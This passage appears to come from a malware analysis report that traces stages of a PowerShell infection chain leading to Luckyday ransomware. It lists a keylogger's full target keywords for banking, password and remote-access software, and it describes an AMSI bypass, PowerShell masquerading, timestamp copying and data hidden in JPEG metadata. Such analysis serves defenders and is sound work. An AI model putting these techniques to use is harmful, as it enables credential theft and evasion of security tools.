
This script is responsible for using Empire Project’s “Get-Keystrokes.ps1” again to check for the presence of software that matches any of the keywords listed below:
‘anydesk’,’acomba’,’cylance’,’teamviewer’,’cobian’,’sentinelone’,’identity protection’,’backup’,’datto’,’loggin onsecurity’,’verification’,’itsupport’,’putty’,’veeam’,’web admin’,’webmin’,’vsphere’,’vmware’,’tightvnc’,’vpn.’,’sign-ins’,’identity protection’,’azure’,’control center’,’aws management console’,’developers’,’cisco’,’remote’,’anyconnect’,’logmein’,’banking’,’bank’,’ebanking’,’authentication’,’exodus’,’lastpass’,’hosted’,’ninite’,’dynamics nav’,’swipe’,’signin’,’log in’,’sign in’,’passw’,’login’,’idrive’,’winscp’,’iatspayment’,’gotoassist’,’evernote’,’ilo: ‘,’paypal’,’charles schwab’,’epayment’,’check-in for’,’activation’,’passw’,’new charge’,’payment information’,’one time pay’,’debit card’,’paytrace’,’authorize.net’,’chase.com’

If found, these keywords are added to a list, which is Base64-encoded and placed in the metadata of a JPEG file that is created like one of the two options below:
$env:TEMP + ‘’ + guid + ‘.gcc’
C:Users<user>AppDataLocalTemp86ef38-fb97-2b0b4aa.gcc
$env:TEMP + ‘’ + guid + ‘.chk’
C:Users<user>AppDataLocalTemp86ef38-fb97-2b0b4aa.chk
Stage 9: Generating A Named Pipe


The ninth payload is an unusual script that starts with two variables — “$a” and “$b” — both of which contain Base64-encoded PowerShell strings:

Decoding “$a” reveals a named pipe “AlVmtg” with a corresponding reader and writer:
After decoding “$b”, another AMSI bypass script with function name “skou” (denoted henceforth as “skou6”) is revealed:

Due to the type of activity this script is responsible for, we’ll dive deeper into it. The script first looks for any of the processes listed in $eab in the screenshot below and if the description for any of these processes is PowerShell, it stops the corresponding process:


The script then takes a random name from the $eab list and checks if the current user is an Administrator. If so, it creates a copy of the legitimate Windows PowerShell application and saves it with the random name from $eab list in the “C:Windowssystem32” directory.
If the current user is not an Administrator and depending on the version of PowerShell on the host, it will save the legitimate copy of Windows PowerShell to either the “C:Users<user>AppDataLocalMicrosoftWindowsPowerShell” directory or the “C:Users<user>AppDataLocalMicrosoftWindowsExplorer” directory.
Next, it copies and applies the time stamps of the legitimate PowerShell application to the new copied version:
The script then checks the version of DotNet running on the host via the “HKLM:SOFTWAREMicrosoftNET Framework SetupNDP” registry. If DotNet v3 or above is not present, it will reach out to Microsoft.com to pull down and save the intended version as $env:windirnet4.exe and then finally and quietly run C:windowsnet4.exe:

The script then creates the instance of the named pipe that we saw earlier in the decoded $a parameter and opens the named pipe:

Finally, the named pipe loads the Base64-encoded $b parameter (“skou6”):
Stage 10: The Final Payload – Luckyday Ransomware
The final payload is broken down into 10 different steps:
